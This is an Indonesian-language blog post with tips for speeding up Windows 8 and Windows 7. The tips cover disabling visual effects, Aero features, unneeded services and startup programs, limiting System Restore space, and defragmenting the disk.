Seperti pada versi Windows sebelumnya, klik tombol Analyze untuk melihat persis bagaimana system anda terfragmentasi.

 7. Mengatur Program Startup


Windows Task Manager pada Windows 8 memiliki tampilan baru yang sekarang dapat mematikan program Startup yang dapat membuat komputer anda semakin lambat. Yang perlu anda lakukan hanyalah klik tab "Startup" dan anda bisa melihat program apa saja yang berdampak kurang baik pada komputer anda.

8. Mengatur Indexing Service

Fitur Indexing service di Windows sangatlah berguna bagi pengguna untuk mencari file yang ada di komputer. Sehingga, ketika anda ingin mencari file di yang terdapat di dalam komputer, prosesnya akan terasa sangat cepat dan begitu mudah. Indexing Service juga menggunakan CPU time agar fitur ini dapat berjalan. Sehingga, jika anda menonaktifkan fitur Indexing ini, maka komputer anda akan menjadi lebih cepat.

Tentu saja, dengan menonaktifkan fitur Indexing, anda tidak bisa melakukan pencarian secara cepat. Jadi jika anda sering menggunakan Search, maka anda sebaiknya jangan menonaktifkan fitur ini. Nonaktifkan fitur ini hanya jika anda tidak pernah menggunakan Search.

Untuk mematikan Windows Search, tekan tombol Start, ketik 'service.msc' dan tekan enter. Arahkan kebawah dan cari 'Windows Search'. Klik kanan dan klik Properties. Pada bagian Startup, pilihlah 'Disabled'. Lalu, klik Stop untuk menghentikan fiturnya. Dan klik OK.


Semoga berguna,..

Cara memaksimalkan/mempercepat kinerja windows 7


Windows 7
Windows 7 merupakan operating system terbaru yang dirilis oleh microsoft. Sistem operasi ini banyak digunakan oleh para komputer di dunia karena kerjanya yang semakin pintar sehingga bisa memanjakan banyak penggunanya. Tapi kebanyakan dari mereka tidak banyak yang tau bagaimana mengoptimalkan kerja windows 7 ini, padahal dengan sedikit trik, windows 7 kita bisa memiliki kemampuan lebih dalam operasinya. Dan kali ini saya akan berbagi bagaimana mengoptimalkan kerja windows 7. Oke, langsung saja berikut ini beberapa cara mempercepat kinerja windows 7:

  1. Matikan efek-efek yang tidak penting, setting best performance
    Visual efek ini memang untuk menambah keindahan tampilan, baik pada windows xp maupun windows 7. Akan tetapi hal ini juga mempengaruhi kinerja computer. Apabila efek visual ini dinonaktifkan, maka kinerja computer akan bertambah cepat. Untuk menonaktifkan visual efek tadi, caranya adalah : Klik kanan pada [Computer] > klik [properties] > klik [Advance system setting] > pada bagian performance klik tombol [setting] sehingga muncul jendela Performance Options. Klik [adjust for best performance]. ( Kalau saya lebih suka menghilangkan semua tanda centang, kecuali pada dua opsi paling bawah saya centang ). kemudian klik [OK]
  2. Mengoptimalkan hard disk.
    Maksudnya ialah, bahwa hard disk ( khususnya pada drive C: ) jika sisa ruang kosong yang tersedia sedikit tentu akan membuat kinerja windows lambat. Biasanya yang menyebabkan kapasitas hard disk berkurang adalah adanya point system restore. Setiap ada perubahan pada windows, biasanya akan membuat point system restore. Semakin banyak point restore yang dibuat maka kapasitas hard disk akan berkurang. Karena system restore ini juga berguna suatu saat windows terjadi error, maka tetap kita pergunakan. Nah biar tidak selalu menghapus point restore yang sudah terlalu lama, maka sebaiknya kita atur kapasitas hard disk yang akan digunakan sebagai restore point. Caranya adalah sebagai berikut :
    Klik kanan [Computer] > pilih [Properties] > klik [System Protection] > klik pada tombol [Configure] > Kemudian atur kapasitas yang hendak digunakan. Jangan terlalu besar, menurut saya 5-10 % dari sisa kapasitas hard disk yang tersisa sudah cukup. klik OK
  3. Matikan / Nonaktifkan fitur-fitur yang jarang dipergunakan.
    Pada windows 7 tersedia banyak sekali fitur-fitur khususnya fitur untuk mempercantik tampilan. Kalau fitur ini diaktifkan maka akan banyak memakan ruang di vga maupun memori. akibatnya kinerja computer juga menjadi lambat.
    • Nonaktifkan Aero themes
      Klik kanan [desktop] > klik [personalize] > pilih [windows 7 basic]. tutup jendela personalize.
    • Non aktifkan Aero Peek.
      Aero peek ini digunakan untuk membuat transparan jendela yang sedang terbuka.
      Untuk menonaktifkan fitur ini dengan cara : Klik kanan pada [taskbar] > klik [properties] > hilangkan tanda centang pada “ use aero Peek to preview desktop”
    • Nonaktifkan aero shake.
      Misal ada beberapa jendela yang aktif, Jika salah satu jendela yang aktif di gerak-gerakkan, maka secara otomatis jendela yang lain akan di minimize. Untuk menonaktifkan fitur aero shake ini dilakukan dengan cara :
      • Buka group policy editor dengan cara klik tombol [start] kemudian ketik “gpedit.msc” (tanpa tanda”) kemudian tekan [enter].
      • Setelah muncul halaman local group policy editor, masuk ke [User Configuration] > [administrative template] > [desktop]. Pada jendela sebelah kanan klik ganda “ turn off aero shake windows minimizing mouse gesture” > pilih [enable] dan klik [OK].
    • Nonaktifkan aero snap
      Cara menonaktifkan aero snap adalah :
      • Masuk ke [control panel], Klik [ease of acces] > klik [ease of acces center] > klik [Make the mouse easier to use]
      • Beri centang pada “Prevent windows from being automatically arranged when to the edge of the screen”. Klik OK.
  4. Lakukan defragmentasi hard disk paling tidak satu bulan sekali [Start] > [all program] > [Accessories] > [System tools] > [disk defragmenter]. Pilih salah satu drive kemudian klik [defragment].
  5. Matikan aplikasi yang tidak perlu dijalankan pada saat startup. [Start] > ketik “msconfig” tekan [enter] > Klik pada tab [startup] > hilangkan centang pada aplikasi yang tidak diperlu dijalankan saat startup. Klik OK.
  6. Nonaktifkan service yang tidak diperlukan [Start] > ketik “services” (tanpa tanda “) > tekan [enter]. Klik kanan pada service yang mau dinonaktifkan kemudian klik [properties]. Klik [disable] jika kita ingin service tidak selalu dijalankan pada saat windows dinyalakan, atau klik [stop] untuk mematikannya. Klik [OK].
  7. Tidak usah pasang gadget di desktop.
    Untuk menonaktifkan gadget pada windows 7 dilakukan dengan cara : [Start] > [Control Panel] > [Programs] >[Turn Windows features on or off ]> hilangkan centang pada “Windows gadget platform > Klik [OK].
  8. Menggunakan semua core untuk booting.
    Komputer dengan prosesor banyak core, sebaiknya menggunakan semua core pada saat windows booting. Untuk mengatur agar semua core dipakai saat windows boot dapat dilakukan dengan cara :
    • Masuk pada system configuration dengan cara klik [start] kemudian mengetik “msconfig”, lalu tekan [enter]
    • Klik tab [boot] > pilih [system operasi windows 7].
    • Klik tombol [advanced options], sehingga muncul kotak dialog boot advance option, beri centang pada [Number of processor] kemudian pilih jumlah processor.
  9. Jika anda pengguna internet, jadikan browser anda dengan sedikit addons. Karena addons yang terpasang juga membutuhkan ruang di memori.
http://wirro-dita.blogspot.com